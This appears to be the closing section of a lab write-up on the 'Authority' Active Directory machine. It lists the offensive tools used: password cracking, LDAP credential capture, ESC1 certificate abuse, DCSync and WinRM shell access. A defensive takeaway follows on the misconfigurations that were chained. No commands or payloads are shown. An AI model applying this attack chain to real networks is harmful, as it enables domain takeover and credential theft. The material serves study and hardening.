nmap— port scanning and service detectionNetExec (nxc)— SMB enumeration, WinRM accessansible2john— Ansible Vault hash extractionjohn— offline password crackingansible-vault— Ansible Vault decryptionResponder— LDAP credential capturecertipy-ad— ADCS enumeration, ESC1 exploitation, certificate authenticationimpacket-addcomputer— computer account creationimpacket-secretsdump— DCSyncevil-winrm— remote shell access
Full technical deep dive: Ansible Vault, LDAP Pass-Back and ESC1 — From Automation Credentials to Domain Admin →
References:
- Microsoft Security Advisory ADV210003 — Active Directory Certificate Services
- Certified Pre-Owned whitepaper (SpecterOps, 2021) — ESC1-ESC8
- Ansible Vault documentation — ansible-vault encrypt/decrypt
- PWM documentation — Configuration Mode
- MITRE ATT&CK T1649 — Steal or Forge Authentication Certificates
- MITRE ATT&CK T1557 — Adversary-in-the-Middle
Takeaway
The Authority chain demonstrates how a series of seemingly minor misconfigurations — an anonymous SMB share, a weak Ansible Vault password, a PWM instance left in configuration mode, and an ESC1-vulnerable certificate template — combine into a complete domain compromise. None of these findings is exotic or hard to fix. The chain works because each step provides the credential or access needed for the next.
The most critical lesson is that automation code is a high-value target. Ansible playbooks frequently contain credentials for the infrastructure they manage. Storing them on an anonymously accessible share, even encrypted with a weak password, is equivalent to leaving the keys to the kingdom in an unlocked drawer. The Ansible Vault password was cracked in 11 seconds with a standard wordlist — this is not a theoretical risk, it is a practical one.
The second lesson is that PWM configuration mode should never be left enabled in production. The ability to modify LDAP connection settings without authentication is not a feature that should be available outside of initial deployment. Once the LDAP directory is configured, configuration mode should be restricted to authenticated administrators only.
The third lesson is that ADCS continues to be the fastest path to Domain Admin in Active Directory environments. ESC1 is one of the oldest and most well-documented ADCS misconfigurations, but it remains common in production environments because certificate templates are rarely audited after initial deployment. Organizations that have not reviewed their ADCS templates against the Certified Pre-Owned methodology should do so before an attacker does.